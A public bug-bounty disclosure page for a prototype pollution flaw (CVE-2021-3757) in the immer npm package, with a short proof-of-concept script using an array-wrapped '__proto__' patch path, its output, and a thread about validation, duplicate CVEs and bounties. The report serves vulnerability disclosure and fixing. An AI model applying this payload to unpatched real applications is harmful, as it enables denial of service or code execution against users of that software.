Prototype Pollution in immerjs/immer

Valid Reported on Aug 30th 2021

0


✍️ Description

`immer` package is vulnerable to Prototype Pollution.

🦹 Proof of Concept

Create the following PoC file:

```
// poc.js
const immer = require("immer");
immer.enablePatches();
let obj = {};
const patch = [{ op: 'add', path: [["__proto__"],"polluted"], value: "Yes!
console.log("Before : " + {}.polluted);
immer.applyPatches(obj , patch);
console.log("After : " + {}.polluted);
```



Execute the following commands in terminal:

```
npm i immer # Install affected module
node poc.js #  Run the PoC
```

Check the Output:

```
Before : undefined
After : Yes! Its Polluted
```

💥 Impact

It may lead to Information Disclosure/DoS/RCE.

Occurrences

TS patches.ts L214

CVE
CVE-2021-3757
(Published)

Vulnerability Type
CWE-1321: Prototype Pollution

Severity
High (7.5)

Affected Version
*

Visibility
Public

Status
Fixed

Found by

ready-research
@ready-research
pro

Fixed by

Michel Weststrate
@mweststrate
maintainer

This report was seen 1,181 times.

We have contacted a member of the **immerjs/immer** team and are waiting to hear back
a year ago

ready-research a year ago — Researcher

@maintainer Can you please validate this issue by clicking the valid button?

@admin FYI, the Issue got approved and fixed using https://github.com/immerjs/immer/commit/fa671e55ee9bd42ae08cc239102b665a23958237 and released a new version 9.0.6 with the fix.

A **immerjs/immer** maintainer a year ago — Maintainer

Already fixed so can be closed

A **immerjs/immer** maintainer a year ago — Maintainer

(It was reported before by SNYK)

A **immerjs/immer** maintainer a year ago — Maintainer

Let me know where the fix bounty can be received in case this should still be marked as valid :)

ready-research a year ago — Researcher

@maintainer Please click on validate button to approve this issue and also provide the fix to resolve. Thanks

ready-research a year ago — Researcher

@maintainer By validating and providing the patch you will get fix bounty.

ready-research a year ago — Researcher

@maintainer CVE-2020-28477 was reported by snyk. But we have a fix for that. Now using this POC we can bypass the existed validations.

Jamie Slome a year ago — Admin

@maintainer - please only validate if you believe this to be a new and previously undisclosed vulnerability.

ready-research a year ago — Researcher

It will be marked as valid since the previous issue got fixed in https://github.com/immerjs/immer/releases/tag/v8.0.1 we have many releases which are vulnerable to this issue.

ready-research a year ago — Researcher

@jamie This is due to an incomplete fix of the previous issue.

ready-research a year ago — Researcher

@maintainer Affected versions of this package are vulnerable to Prototype Pollution. A type confusion vulnerability can lead to a bypass of CVE-2020-28477 when the path components used in the path parameter are arrays.

In particular, the condition `p === "__proto__"` returns false if currentPath is `['__proto__']`. This is because the === operator returns always false when the type of the operands is different.

Jamie Slome a year ago — Admin

Sure, we will just wait to hear the maintainer's response.

Michel Weststrate validated this vulnerability a year ago

ready-research has been awarded the disclosure bounty ✔

The fix bounty is now up for grabs

Michel Weststrate marked this as fixed with commit **fa671e** a year ago

Michel Weststrate has been awarded the fix bounty ✔

This vulnerability will not receive a CVE ×

Jamie Slome a year ago — Admin

CVE published! 🎉

Benji Kalman a year ago

Hi friends this is actually a duplicate of: CVE-2021-23436 (i.e. https://snyk.io/vuln/SNYK-JS-IMMER-1540542) which was disclosed to Michel a few weeks ago and published after getting a fix confirmation yesterday.

While we are of course flattered that the research we have done in disclosing these type of vulnerabilities is getting additional validation in the community - lets make sure to not double dip with the CVEs where possible as it will cause some confusion :)

Happy hunting and fixing!

Adam Nygate a year ago — Admin

Hi all!

It's amazing to see what may be independent and mutual discovery of the same vulnerability, as Benji and his team published this on 1st Sept, with @ready-research disclosing this on 30th August.

To gain clarity on the situation, @Michel, can you please confirm whether the above vulnerability is the same as the one disclosed to you by Snyk?

Michel a year ago — Maintainer

It is, as already noted in my first 2 comments :)

Adam Nygate a year ago — Admin

Thanks for letting me know.

In this instance, as a lot of work has been put into this report and fix, we'll leave the bounties as they are and so everyone will get their due rewards.

It's not our aim to issue duplicate CVEs and so for the future, we'll make sure that maintainers are aware that they should only validate newly disclosed vulnerabilities, in order to prevent issues like this from occurring.

Sign in to join this conversation